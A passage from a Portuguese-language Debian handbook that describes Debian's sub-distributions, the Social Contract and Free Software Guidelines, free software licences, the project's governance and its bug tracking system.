O tamanho total da distribuição pode ser inconveniente: realmente não é razoável distribuir 84 CD-ROMs para instalar uma versão completa em um PC padrão... É por isto que o Debian é considerado cada vez mais como uma "meta-distribuição", a partir da qual se extrai as distribuições mais específicas destinadas a um público específico: Debian-Desktop para o uso tradicional no escritório, Debian-Edu para uso educacional e pedagógico em um ambiente acadêmico, Debian-Med para aplicações médicas, Debian-Junior para crianças, etc. Uma lista mais completa dos subprojetos pode ser encontrada na seção dedicada a esse propósito, veja em Seção 1.3.3.1, “Sub-Projetos Debian Existentes” [17].

Estas visões parciais do Debian são organizadas em uma estrutura bem definida, o que garante compatibilidade sem problemas entre as várias "sub-distribuições". Todas elas seguem o planejamento geral para o lançamento de novas versões. E como elas estão sendo construídas sobre a mesma base, elas podem ser facilmente estendidas, completadas, e personalizadas com as aplicações disponíveis nos repositórios do Debian.

Todas as ferramentas Debian operam neste sentido: `debian-cd` tem por muito tempo permitido criar um conjunto de CD-ROMs contendo apenas um conjunto de pacotes pré-selecionados; `debian-installer` é também um instalador modular, facilmente adaptado para necessidades especiais. APT irá instalar pacotes a partir de várias origens, garantindo ao mesmo tempo a consistência do sistema.

FERRAMENTA	
Criando um CD-ROM Debian	<code>debian-cd</code> cria imagens ISO de mídias de instalação (CD, DVD, Blu-Ray, etc.) prontas para usar. Qualquer questão sobre este software é discutida (em inglês) na lista de discussão debian-cd@lists.debian.org . O time é liderado por Steve McIntyre, que lida com as construções das ISO oficiais do Debian.

VOLTANDO PARA O BÁSICO	
Para cada computador, sua arquitetura	O termo "arquitetura" indica um tipo de computador (o mais conhecido incluem o Mac ou PC). Cada arquitetura é diferenciada principalmente pelo seu processador, geralmente incompatível com outros processadores. Essas diferenças de hardware envolvem diferentes meios de funcionamento, exigindo assim que o software seja compilado especificamente para cada arquitetura. A maioria dos softwares disponíveis no Debian é escrita em linguagens de programação portáveis: o mesmo código fonte pode ser compilado para várias arquiteturas. Na realidade, um binário executável, sempre compilado para uma arquitetura específica, geralmente não funcionará em outras arquiteturas. Lembre-se que cada programa é criado escrevendo o código fonte, este código-fonte é um arquivo texto composto de instruções em uma dada linguagem de programação. Antes de você poder usar o software, é necessário compilar o código fonte, o que significa transformar o código em um binário (uma série de instruções de máquina executável pelo processador). Cada linguagem de programação tem um

compilador específico para executar essa operação (por exemplo, gcc para a linguagem de programação C).

FERRAMENTA

Instalador

`debian-installer` é o nome do programa de instalação do Debian. A sua concepção modular permite que seja usado em uma ampla variedade de cenários de instalação. O trabalho de desenvolvimento é coordenado na lista de discussão debian-boot@lists.debian.org sob a direção de Cyril Brulebois.

1.1.2. A Qualidade do Software Livre

O Debian segue todos os princípios do Software Livre, e suas novas versões não são liberadas até que estejam prontas. Os desenvolvedores não estão pressionados por algum cronograma definido que corre para satisfazer um prazo arbitrário. As pessoas frequentemente se queixam do tempo entre as versões estáveis do Debian, mas este cuidado também garante a confiabilidade lendária da Debian: longos meses de testes são realmente necessários para que a distribuição completa receba o rótulo de "estável".

Debian não irá comprometer a qualidade: todos os bugs críticos conhecidos são resolvidos em qualquer nova versão, ainda que isso implique que a data de lançamento inicialmente prevista seja adiada.

1.1.3. O Arranjo Legal: Uma Organização Não-Lucrativa

Legalmente falando, o Debian é um projeto gerenciado por uma associação americana sem fins lucrativos e voluntária. O projeto tem em torno de mil *desenvolvedores Debian*, mas reúne um número muito maior de colaboradores (tradutores, relatores de bugs, artistas, desenvolvedores casuais, etc.).

Para desempenhar sua missão a bom termo, o Debian tem uma grande infraestrutura, com muitos servidores conectados através da Internet, oferecidos por muitos patrocinadores.

COMUNIDADE

Por trás do Debian, a associação SPI, e ramificações locais

O Debian não possui qualquer servidor em seu próprio nome, uma vez que é apenas um projeto dentro da associação *Software in the Public Interest* (SPI), e a SPI gerencia o hardware e os aspectos financeiros (doações, compra de hardware, etc). Embora inicialmente criada especificamente para o projeto Debian, esta associação agora hospeda outros projetos de software livre, especialmente o banco de dados PostgreSQL, Freedesktop.org (projeto de padronização de várias partes dos modernos ambientes de desktop gráficos, tais como GNOME e KDE) e a suite de escritório Libre Office.

► <http://www.spi-inc.org/>

Além da SPI, várias associações locais colaboram estreitamente com o Debian, a fim de gerar fundos para o Debian, sem centralizar tudo nos EUA: são conhecidas como "Organizações de Confiança" no jargão do Debian. Essa configuração evita custos proibitivos de transferência internacional, e se encaixa bem com a natureza descentralizada do projeto.

Embora a lista de organizações de confiança é bastante curta, existem muitas mais associações relacionadas com o Debian, cujo objetivo é promover o Debian: *Debian France*, *Debian-ES*, *debian.ch* e outras ao redor do mundo. Não hesite em participar da sua associação local e apoiar o projeto!

- <http://wiki.debian.org/Teams/Auditor/Organizations>
- <http://france.debian.net/>
- <http://www.debian-es.org/>
- <http://debian.ch/>

1.2. Os Documentos da fundação

Uns anos depois do seu lançamento inicial, o Debian formalizou os princípios que deviam seguir como um projeto de software livre. Esta decisão ativista permite um crescimento ordenado e pacífico, garantindo que todos os membros progridam na mesma direção. Para se tornar um desenvolvedor Debian, qualquer candidato deve confirmar e provar o seu apoio e adesão aos princípios estabelecidos nos documentos do projeto da Fundação.

O processo de desenvolvimento é constantemente debatido, mas estes Documentos de Fundação são amplamente consensualmente apoiados, assim, raramente mudam. A constituição da Debian também oferece outras garantias para sua estabilidade: uma maioria qualificada de três quartos é necessária para aprovar qualquer alteração.

1.2.1. O Compromisso dos Usuários

O projeto também tem um "contrato social". Qual o lugar que tal texto tem em um único projeto destinado ao desenvolvimento de um sistema operacional? Isso é bastante simples: Debian funciona para seus usuários e, portanto, por extensão, para a sociedade. Este contrato resume os compromissos que o projeto promete. Vamos estudá-los em maior detalhe:

1. Debian permanecerá 100% livre.

Esta é a Regra nº 1. O Debian é e continuará a ser inteiramente composto e exclusivamente de softwares livres. Além disso, todo o desenvolvimento de softwares dentro do projeto do Debian, por si só, será livre.

PERSPECTIVA	
Além do software	A primeira versão do Contrato Social Debian disse "O Software Debian permanecerá 100% Livre >". O desaparecimento desta palavra (com a ratificação da versão 1.1 do contrato em abril de 2004) indica a vontade de conseguir a liberdade, não só em softwares, mas também na documentação e qualquer outro elemento que os desejos da Debian para fornecer dentro do seu sistema operacional. Esta mudança, que só foi concebido como editorial, tem, na realidade, tido inúmeras consequências, especialmente com a remoção de alguma documentação problemática. Além disso, o uso crescente de firmware em drivers coloca problemas: muitos são não-livres, são, ainda que sejam necessários para o funcionamento adequado do hardware correspondente.

2. Nós iremos retribuir à comunidade de software livre.

Qualquer melhoria contribuída pelo projeto do Debian para um trabalho integrado na distribuição é enviado de volta ao autor do trabalho (chamado de "original"). Em geral, o Debian vai cooperar com a comunidade em vez de trabalhar isoladamente.

COMUNIDADE	
Autor original, ou desenvolvedor Debian?	O termo "autor original" significa o(s) autor (es) / desenvolvedor(es) de uma obra, aqueles que escrevem e desenvolvê-la. Por outro lado, um "desenvolvedor Debian" usa uma obra já existente para torná-lo em um pacote Debian (o termo "mantenedor do Debian" é mais adequado). Na prática, a demarcação não é clara. O mantenedor do Debian pode escrever um patch, que beneficia todos os usuários do trabalho. Em geral, o Debian encoraja àqueles responsáveis por um pacote no Debian que se envolvam no desenvolvimento original (eles se tornam, então, contribuintes, sem estar confinado ao papel de simples usuários de um programa).

3. Nós não escondemos problemas.

Debian não é perfeito, e, vamos encontrar novos problemas para corrigir todos os dias. Iremos manter nosso banco de dados de relatórios de bugs aberto para a visualização pública todo o tempo. Relatórios que os usuários arquivam on-line, prontamente, se tornam visíveis para os outros.

4. Nossas prioridades são nossos usuários e software livre.

Esse compromisso é mais difícil de definir. Debian impõe, assim, um viés quando uma decisão deve ser tomada, e irá descartar uma solução fácil para os desenvolvedores que coloquem em risco a experiência do usuário, optando por uma solução mais elegante, mesmo que seja mais difícil de implementar. Isto significa levar em conta, prioritariamente, os interesses dos usuários e software livre.

5. Obras que não atendem nossos padrões de software livre.

Debian aceita e entende que os usuários podem querer usar alguns programas que muitas vezes são não-livres. É por isso que projeto permite a utilização de parte da sua infraestrutura para distribuir pacotes Debian de software não-livre que podem ser redistribuídos com segurança.

COMMUNIDADE	
A favor ou contra a seção não-livres?	O compromisso de manter uma estrutura para acomodar software não-livre (ou seja, a seção "non-free", consulte a barra lateral Os arquivos main, contrib e non-free [105]) é frequentemente um tema de debate dentro da comunidade Debian. Os detratores argumentam que deixa as pessoas distantes dos equivalentes de software livre, e contradiz o princípio de servir apenas a causa do software livre. Os defensores afirmam categoricamente que a maioria dos pacotes não-livres são "quase livres", exceto por apenas uma ou duas restrições irritantes (o mais comum seria a proibição contra o uso comercial do software). Ao distribuir essas obras no ramo não-livre, explica-se indiretamente para os autores que suas criações seriam melhor conhecidas e mais amplamente utilizadas se pudesse ser incluídas na seção principal. Eles são, assim, educadamente convidados a alterar a sua licença para servir a esse propósito. Depois de uma primeira tentativa infrutífera, em 2004, a remoção completa da seção não-livre é pouco provável de voltar à agenda, especialmente

desde que ela contém muitos documentos úteis que foram movidos simplesmente porque eles não atendem às novas exigências para a seção principal. Isto é especialmente o caso de arquivos de documentação de determinados softwares emitidos pelo projeto GNU (em particular, Emacs e Make).

A existência contínua da seção non-free é uma fonte esporádica de atritos com a Free Software Foundation, e é a principal razão dela recomendar oficialmente o Debian como sistema operacional.

1.2.2. As Orientações de Software Livre Debian

Este documento de referência define qual software é "suficiente livre" para ser incluído no Debian. Se uma licença de um programa está de acordo com estes princípios, ele pode ser incluído na seção principal; do contrário, e desde que a distribuição livre é permitida, pode ser encontrado na seção non-free. A seção non-free não é oficialmente parte do Debian; é um serviço adicional prestado aos usuários.

Mais do que um critério de seleção para o Debian, este texto se converteu em referência no assunto de software livre, e tem servido como base para a "definição de Código Aberto"(Open Source). Historicamente é uma das primeiras definições formais do conceito de "software livre".

A GNU General Public License, a licença BSD, e a Licença Artística são exemplos de licenças livres tradicionais que seguem os 9 pontos mencionados neste texto. Abaixo você encontrará o texto conforme está publicado no site do Debian.

⇒ http://www.debian.org/social_contract#guidelines

1. Redistribuição Livre. A licença de um componente Debian não pode restringir nenhuma parte de vender ou doar o software como um componente de uma distribuição agregada de software contendo programas de várias fontes diferentes. A licença não pode exigir um royalty ou outra taxa para tal venda.

VOLTA PARA O BÁSICO

Licenças Livres

A GNU GPL, a licença BSD, e a Licença Artística estão todas em conformidade com a Definição Debian de Software Livre, embora serem muito diferentes.

A GNU GPL, utilizada e promovida pela FSF (Free Software Foundation), é a mais comum. Sua principal característica é que ela também se aplica a qualquer trabalho derivado que é redistribuído: um programa de incorporação ou usando o código GPL só pode ser distribuído de acordo com seus termos. Proíbe, assim, qualquer reutilização em um aplicativo proprietário. Isto coloca sérios problemas para a reutilização de código GPL em software livre incompatível com esta licença. Como tal, às vezes é impossível ligar um programa publicado sob outra licença de software livre com uma biblioteca distribuída sob a GPL. Por outro lado, essa licença é muita sólida na legislação americana: advogados FSF têm participado na elaboração da mesma, e muitas vezes forçado violadores a chegar a um acordo amigável com a FSF, sem ir a tribunal.

⇒ <http://www.gnu.org/copyleft/gpl.html>

A licença BSD é menos restritiva: tudo é permitido, inclusive o uso de código BSD modificado em uma aplicação proprietária. Microsoft ainda usa, baseando a camada TCP / IP do Windows NT na do kernel do BSD.

⇒ <http://www.opensource.org/licenses/bsd-license.php>

Finalmente, a Licença Artística alcança um compromisso entre estas duas outras: a integração do código em uma aplicação proprietária é autorizada, mas qualquer modificação deve ser publicada.

⇒ <http://www.opensource.org/licenses/artistic-license-2.0.php>

O texto completo dessas licenças está disponível em /usr/share/common-licenses/ em qualquer sistema Debian.

2. **Código Fonte.** O programa deve incluir código fonte e deve permitir a distribuição em código fonte, bem como em formato compilado.
3. **Trabalhos derivados.** A licença deve permitir modificações e trabalhos derivados e deve permitir que estes sejam distribuídos sob os mesmos termos da licença do software original.
4. **integridade do autor do código fonte.** A licença pode restringir código fonte de ser distribuído em forma modificada *apenas* se a licença permitir a distribuição de "patch files" com o código fonte para o propósito de modificar o programa em tempo de compilação. A licença deve permitir explicitamente a distribuição de software construído a partir do código fonte modificado. A licença pode exigir que trabalhos derivados tenham um nome diferente ou número de versão do software original (*Este é um compromisso. O grupo Debian encoraja todos os autores a não restringir nenhum arquivo, fonte ou binário, de ser modificado.*)
5. **Nenhuma discriminação contra pessoas ou grupos.** A licença não deve discriminar qualquer pessoa ou grupo de pessoas.
6. **Nenhuma discriminação contra campos de atuação.** A licença não deve restringir ninguém de fazer uso do programa em um campo específico de atuação. Por exemplo, ela não pode restringir o programa de ser usado em uma empresa, ou de ser usado para pesquisa genética.
7. **Distribuição da licença.** Os direitos associados ao programa devem se aplicar a todos a quem o programa é redistribuído, sem a necessidade de execução de uma licença adicional por essas pessoas.
8. **Licença não deve ser específica para Debian.** Os direitos associados ao programa não devem depender do programa ser parte de um sistema Debian. Se o programa for extraído do Debian e usado ou distribuído sem o Debian mas por outro lado, dentro dos termos da licença do programa, todas partes para quem o programa é redistribuído devem ter os mesmos direitos que são concedidos em conjunto com o sistema Debian.
9. **Licença não deve contaminar outros softwares.** A licença não deve colocar restrições em outro software que é distribuído juntamente com o software licenciado. Por exemplo, a licença não deve impor que todos os outros programas distribuídos na mesma mídia sejam software livre.

VOLTA PARA O BÁSICO

Copyleft

Copyleft é um princípio que consiste em utilizar os direitos autorais para garantir a liberdade de uma obra e os seus derivados, em vez de limitar os

direitos de utilizações, como é o caso com o software proprietário. É, também, um jogo de palavras sobre o termo "copyright". Richard Stallman descobriu a idéia quando um amigo dele, apaixonado por trocadilhos, escreveu em um envelope endereçado a ele: "copyleft: todos os direitos revertidos". Copyleft impõe a preservação de todas liberdades iniciais sobre a distribuição de uma versão original ou modificada de um trabalho (geralmente um programa). Portanto, não é possível distribuir um programa como software proprietário, se ele é derivado do código de um programa liberado como copyleft.

A família de licença copyleft mais conhecida é, naturalmente, a GNU GPL, e seus derivados, a GNU LGPL ou GNU Lesser General Public License, e a GNU FDL ou GNU Free Documentation License. Infelizmente, as licenças copyleft são geralmente incompatíveis entre si. Consequentemente, o melhor é usar somente uma delas.

COMUNIDADE

Bruce Perens, um líder controverso

Bruce Perens foi o segundo líder do projeto Debian, logo após Ian Murdock. Ele foi muito controverso em seus métodos dinâmicos e autoritários. Ele, no entanto, continua a ser um importante contribuinte para o Debian, para quem o Debian é especialmente grato pela edição das famosas "Orientações do Software Livre Debian"(DFSG), uma ideia original de Ean Schuessler. Posteriormente, Bruce derivaria a partir desta a famosa "Definição de Código Aberto", removendo todas referências ao Debian dela.

► <http://www.opensource.org/>

Sua partida do projeto foi bastante emocional, mas Bruce continuava fortemente ligado ao Debian, já que ele continua a promover essa distribuição nos âmbitos político e econômico. Ele ainda esporadicamente aparece nas listas de e-mail para dar o seu conselho e apresentar suas mais recentes iniciativas em favor do Debian.

O último detalhe anedótico foi Bruce quem foi o responsável por inspirar os diferentes "codinomes" para as versões Debian (1.1 – *Rex*, 1.2 – *Buzz*, 1.3 – *Bo*, 2.0 – *Hamm*, 2.1 – *Slink*, 2.2 – *Potato*, 3.0 – *Woody*, 3.1 – *Sarge*, 4.0 – *Etch*, 5.0 – *Lenny*, 6.0 – *Squeeze*, 7 – *Wheezy*, 8 – *Jessie*, 9 (ainda não lançada) – *Stretch*, 10 (ainda não lançada) – *Buster*, *Unstable* – *Sid*). Eles tomam os nomes dos personagens do filme Toy Story. Este filme de animação composto inteiramente por computação gráfica foi produzida pela Pixar Studios, onde Bruce foi funcionário no momento em que esse liderou o projeto Debian. O nome "Sid" tem status especial, uma vez que será eternamente associado ao ramo *Unstable* (*Instável*). No filme, esse personagem era o filho vizinho que sempre quebrava os brinquedos - por isso tenha cuidado de ficar muito próximo do *Unstable* (*Instável*). De outra forma, *Sid* também é um acrônimo de "Still In Development".

1.3. O Funcionamento interno do Projeto Debian

Os resultados abundantes produzidos pelo projeto Debian derivam simultaneamente do trabalho na infraestrutura realizado pelos experientes desenvolvedores Debian, de trabalho individual ou coletivo dos desenvolvedores de pacotes Debian e dos comentários dos usuários.

1.3.1. Os Desenvolvedores Debian

Os desenvolvedores Debian tem várias responsabilidades, e como membros oficiais do projeto, eles têm grande influência sobre a direção que o projeto leva. Um desenvolvedor Debian é geralmente responsável por pelo menos um pacote, mas de acordo com seu tempo disponível e vontade, eles são livres para se envolver em numerosas equipes, adquirindo, assim, mais responsabilidades dentro do projeto.

- <http://www.debian.org-devel/people>
- <http://www.debian.org/intro/organization>
- <http://wiki.debian.org/Teams>

FERRAMENTA **banco de dados de Desenvolvedores**

O Debian possui um banco de dados que inclui todos os desenvolvedores registrados com o projeto, e suas informações relevantes (endereço, telefone, coordenadas geográficas como longitude e latitude, etc.). Algumas informações (nome e sobrenome, país, nome de usuário dentro do projeto, nome de usuário no IRC, chave GnuPG, etc) são públicos e disponíveis na web.

- <http://db.debian.org/>

As coordenadas geográficas permitem a criação de um mapa localizando todos os desenvolvedores ao redor do mundo. O Debian é realmente um projeto internacional: seus desenvolvedores podem ser encontrados em todos os continentes, embora a maioria estejam no ocidente.




Figura 1.1 rede de distribuição mundial de desenvolvedores Debian

Manutenção de pacotes é uma atividade relativamente organizada, muito documentada ou mesmo regulamentada. Deve, de fato, obedecer todas as normas estabelecidas pela *Política Debian*. Felizmente, existem muitas ferramentas que facilitam o trabalho do mantenedor. O desenvolvedor pode, assim, se concentrar nas especificidades do seu pacote e em tarefas mais complexas, tais como correção de erros.

⇒ <http://www.debian.org/doc/debian-policy/>

VOLTA PARA O BÁSICO

Manutenção de Pacotes, o trabalho do desenvolvedor

A manutenção de um pacote implica, primeiro, "empacotar" um programa. Especificamente, isso significa definir o meio de instalação para que, uma vez instalado, este programa funcione e cumpra as regras que o projeto Debian definiu para si mesmo. O resultado dessa operação é salvo em um arquivo .deb. A instalação efetiva do programa irá exigir nada mais do que a extração deste arquivo compactado e execução de alguns scripts de pré-instalação ou pós-instalação nele contido.

Após esta fase inicial, o ciclo de manutenção realmente começa: preparação de atualizações para seguir a versão mais recente da Política Debian, correção de erros reportados pelos usuários, e a inclusão de uma nova versão do programa que, naturalmente, continua a desenvolver-se simultaneamente. Por exemplo, no momento do empacotamento inicial, o programa estava na versão 1.2.3. Após alguns meses de desenvolvimento, os autores originais lançam uma nova versão estável, numerada como 1.4.0. Neste ponto, o mantenedor do Debian deve atualizar o pacote, para que os usuários possam se beneficiar de sua última versão estável.

A política, um elemento essencial do Projeto Debian, estabelece as normas que asseguram a qualidade dos pacotes e interoperabilidade perfeita da distribuição. Graças a esta Política, o Debian permanece consistente apesar de seu tamanho gigantesco. Esta Política não é cláusula pétreia, mas continuamente evolui graças às propostas formuladas na lista de discussão debian-policy@lists.debian.org. As alterações acordadas por todas as partes interessadas são aprovadas e aplicadas ao texto por um reduzido grupo de mantenedores que não têm qualquer responsabilidade editorial (eles somente incluem as modificações acordadas pelos desenvolvedores do Debian que são membros da lista acima referida). Você pode ler as propostas de alteração em andamento no sistema de rastreamento de erros:

⇒ <http://bugs.debian.org/debian-policy>

COMUNIDADE

Processo de política editorial

Qualquer pessoa pode propor uma emenda à Política Debian apenas mediante a apresentação de um relatório de erro com um nível de gravidade "wishlist" (desejo) contra o pacote *debian-policy*. O processo que começa está documentado em */usr/share/doc/debian-policy/Process.html*: se é reconhecido como problema deve ser resolvido através da criação de uma nova regra na Política Debian, uma discussão começa na lista de discussão debian-policy@lists.debian.org até que um consenso seja alcançado e uma proposta emitida. Alguém redige a alteração pretendida e envia para aprovação (na forma de um patch para revisão). Tão logo que dois outros desenvolvedores aprovem o fato de que a alteração proposta reflete o consenso alcançado na discussão anterior, a proposta pode ser incluída no documento oficial por um dos mantenedores do pacote *debian-policy*. Se o processo falhar em um destes passos, os mantenedores fecham o erro, classificando a proposta como rejeitada.

POLÍTICA DEBIAN

A documentação

A documentação de cada pacote é armazenada em */usr/share/doc/pacote/*. Este diretório normalmente contém um arquivo *README.Debian* que descreve os ajustes específicos do Debian feitas pelo mantenedor do pacote. É, portanto, aconselhável ler este arquivo antes de qualquer configuração, a fim de se beneficiar da

sua experiência. Também encontramos um arquivo `changelog.Debian.gz` que descreve as mudanças feitas de uma versão para a próxima pelo mantenedor do Debian. Não é para confundir com o arquivo `changelog.gz` (ou equivalente), que descreve as mudanças feitas pelos desenvolvedores originais. O arquivo `copyrigth` inclue informações sobre os autores e a cobertura da licença do software. Finalmente, podemos também encontrar um arquivo chamado `NEWS.Debian.gz`, que permite ao desenvolvedor Debian comunicar informações importantes a respeito das atualizações (se `apt-listchanges` está instalado, as mensagens são exibidas automaticamente). Todos os outros arquivos são específicos para o software em questão. Gostamos especialmente de salientar o subdiretório `examples`, que frequentemente contém exemplos dos arquivos de configuração.

A Política cobre muito bem os aspectos técnicos do empacotamento. O tamanho do projeto também levanta problemas organizacionais, que são tratados pela Constituição Debian, que estabelece uma estrutura e meios para tomada de decisão. Em outras palavras, um sistema formal de governança.

Esta constituição define um certo número de papéis e posições, além de responsabilidades e autoridades para cada um. É particularmente interessante notar que os desenvolvedores do Debian sempre tem a decisão definitiva tomada autoridade por uma votação de resolução geral, em que uma maioria qualificada de três quartos (75%) de votos é necessária para as alterações significativas a serem feitas (como aquelas com um impacto sobre os Documentos de Fundação). No entanto, os desenvolvedores anualmente elegem um "líder" para representá-los em reuniões, e assegurar a coordenação interna entre equipes diferentes. Esta eleição é sempre um período de intensas discussões. Este papel do líder não é formalmente definido por qualquer documento: os candidatos para esse posto normalmente propõe sua própria definição da posição. Na prática, os papéis do líder incluem servir como um representante para os meios de comunicação, de coordenação entre equipes "interno", e fornecer orientação geral para o projeto, dentro do qual os desenvolvedores podem se relacionar: as opiniões do DPL são implicitamente aprovado pela maioria dos membros do projeto .

Especificamente, o líder tem autoridade real; o voto deles resolve votações empatadas, eles pode tomar qualquer decisão que não esteja sob a autoridade de alguém e pode delegar parte das suas responsabilidades.

Desde a sua criação, o projeto foi sucessivamente liderado por Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli e Lucas Nussbaum.

A Constituição também define uma "comissão técnica". O papel essencial desta comissão é o de decidir sobre questões técnicas, quando os desenvolvedores envolvidos não chegaram a um acordo entre si. Caso contrário, esta comissão tem um papel consultivo para qualquer desenvolvedor que não consegue tomar uma decisão para os quais são responsáveis. É importante notar que eles só se envolvem quando convidados a fazê-lo por uma das partes em questão.

Finalmente, a Constituição define a posição de "secretário de projeto", que é responsável pela organização dos votos relacionados às várias eleições e resoluções gerais.

O "resolução geral" é o processo totalmente detalhado na Constituição, a partir do período de discussão inicial à contagem final de votos. Para mais detalhes ver:

➡ <http://www.debian.org-devel/constitution.en.html>

CULTURA

Flamewar, a discussão que incendeia

Um "flamewar" é um debate extremamente ardoroso, que muitas vezes acaba com pessoas atacando umas às outras uma vez que toda a argumentação razoável tenha sido esgotada em ambos os lados. Alguns temas são frequentemente mais sujeitos a polêmica do que outros (a escolha do editor de texto, "você prefere vi ou emacs?", é um velho favorito). As questões muitas vezes provocam trocas de emails extremamente rápidas devido ao grande número de pessoas com uma opinião sobre o assunto (todos) e da natureza muito pessoal de tais questões.

Geralmente nada particularmente útil vem de tais discussões; a recomendação geral é ficar fora destes debates, e talvez percorrer rapidamente seu conteúdo já que ler tudo seria muito demorado.

Embora esta constituição se assemelhe a uma aparente democracia, a realidade cotidiana é muito diferente: O Debian naturalmente segue as regras da meritocracia do software livre: aquele que faz as coisas decide como fazê-las. Muito tempo pode ser desperdiçado debatendo os méritos de várias formas de abordar um problema; a solução escolhida será a primeira que é funcional e satisfatória... que honrará o tempo que uma pessoa competente colocou nela.

Esta é a única maneira de obter reconhecimento: fazer algo de útil e mostrar que funciona bem. Muitas equipes "administrativas" Debian operam por cooptação, preferindo voluntários que já contribuíram efetivamente e provaram sua competência. A natureza pública do trabalho dessas equipes faz com que seja possível a observação e ajuda por parte de novos contribuintes, sem a necessidade de privilégios especiais. É por isso que o Debian é frequentemente descrito como uma "meritocracia".

CULTURA

Meritocracia, o reino do conhecimento

A meritocracia é uma forma de governo em que autoridade é exercida por aqueles com o maior mérito. Para o Debian, o mérito é uma medida de competência, que é, em si, avaliado pela observação das ações passadas por um ou mais dentro do projeto (Stefano Zacchiroli, um ex-líder do projeto, fala de "do-ocracy", que significa "poder para aqueles que fazem as coisas acontecerem"). Sua simples existência demonstra um certo nível de competência; suas realizações sendo geralmente um software livre, com código fonte disponível, que pode facilmente ser revisto pelos seus pares para avaliar sua qualidade.

Este efetivo método operacional garante a qualidade dos contribuintes "chave" Debian do Debian. Este método é de forma alguma perfeita e, ocasionalmente, há aqueles que não aceitam esta forma de operar. A seleção dos desenvolvedores aceitos nas equipes pode parecer um pouco arbitrária, ou mesmo injusta. Além disso, nem todo mundo tem a mesma definição do serviço esperado das equipes. Para alguns, é inaceitável ter que esperar oito dias para a inclusão de um pacote novo, enquanto outros vão esperar pacientemente por três semanas sem nenhum problema. Como tal, há queixas regulares a partir de descontentes com a "qualidade de serviço" de algumas equipes.

COMUNIDADE**Integração de novos mantenedores**

A equipe responsável pela admissão de novos desenvolvedores é a mais regularmente criticada. É preciso reconhecer que, ao longo dos anos, o projeto se tornou cada vez mais exigente dos desenvolvedores que aceita. Algumas pessoas podem ver alguma injustiça nisso, mas devemos confessar que, o que eram apenas pequenos desafios no início tornaram-se muito maiores em uma comunidade de mais de 1.000 pessoas, quando se trata de garantir a qualidade e integridade de tudo o que o Debian produz para seus usuários.

Além disso, o processo de aceitação, conclui-se pela revisão da candidatura por uma equipe pequena, os Gerentes de Contas Debian (Debian Account Managers). Esses gerentes são, portanto, particularmente expostos à crítica, uma vez que tem a palavra final sobre a inclusão ou rejeição de um voluntário dentro da comunidade de desenvolvedores Debian. Na prática, às vezes, devem adiar a aceitação de uma pessoa até que tenha aprendido mais sobre as operações do projeto. Pode-se, naturalmente, contribuir para o Debian antes de ser aceito como um desenvolvedor oficial, por ter sido indicado por desenvolvedores atuais.

1.3.2. O Papel Ativo dos Usuários

Alguém pode se perguntar se é relevante mencionar os usuários entre aqueles que trabalham dentro do projeto Debian, mas a resposta é com certeza "sim". Eles desempenham um papel fundamental no projeto. Longe de ser "passivos", alguns usuários executam versões de desenvolvimento do Debian e regularmente apresentam relatórios de bugs para indicar problemas. Outros vão ainda mais longe e apresentam idéias de melhorias, mediante a apresentação de um relatório de bug com um nível de gravidade "wishlist", ou mesmo apresentam correções no código fonte, chamadas de "patches" (veja a barra lateral [Patch, a forma de enviar uma correção](#) [15]).

FERRAMENTA**Bug tracking system**

Grandes partes do projeto usam o Sistema de Acompanhamento de Bugs (Debian BTS). A parte pública (a interface web) permite aos usuários visualizarem todos os bugs reportados, com a opção de mostrar uma lista ordenada de erros selecionados de acordo com vários critérios, tais como: pacote afetado, gravidade, estado, endereço do relator, endereço do mantenedor no comando, etiquetas, etc. Também é possível navegar pela lista completa do histórico de todas as discussões sobre cada um dos bugs.

Sutilmente, o BTS Debian é baseado no e-mail: todas informações que armazena vêm de mensagens enviadas pelas pessoas envolvidas. Qualquer e-mail enviado para 12345@bugs.debian.org irá, portanto, ser atribuída à história de bug número 12345. Pessoas autorizadas podem "fechar" um erro ao escrever uma mensagem descrevendo as razões para a decisão de fechar o 12345-done@bugs.debian.org (um bug é fechado quando o problema indicado foi resolvido ou não é mais relevante). Um novo bug é relatada através do envio de um e-mail para submit@bugs.debian.org de acordo com um formato específico que identifica o pacote em questão. O endereço control@bugs.debian.org permite a edição de todos as "meta-informações" relacionado a um bug.

O BTS Debian tem outras características funcionais, tais como o uso de tags para erros de rotulagem. Para mais informações, consulte

► <http://www.debian.org/Bugs/>

VOCABULÁRIO

Severidade de um bug

A severidade de um bug atribui formalmente um grau de severidade para o problema relatado. Efetivamente, nem todos os bugs têm a mesma importância, por exemplo, um erro de digitação em uma página de manual não é comparável a uma vulnerabilidade de segurança no software do servidor.

O Debian usa uma escala estendida para indicar com precisão a severidade de um bug. Cada nível é definido com precisão a fim de facilitar a seleção dos mesmos.

⇒ <http://www.debian.org/Bugs/Developer#severities>

Além disso, inúmeros usuários satisfeitos do serviço oferecido pelo Debian gostariam de fazer uma contribuição própria para o projeto. Como nem todos tem níveis apropriados de experiência em programação, eles escolhem ajudar com a tradução e revisão de documentação. Há listas de discussão específicas para vários idiomas.

⇒ <https://lists.debian.org/i18n.html>

⇒ <http://www.debian.org/international/>

VOLTA PARA O BÁSICO

O que são i18n e I10n?

”I18n” e ”I10n” são as abreviaturas (em inglês) para as palavras ”internacionalização” e ”regionalização”, respectivamente, preservando a letra inicial e final de cada palavra, e o número de letras no meio.

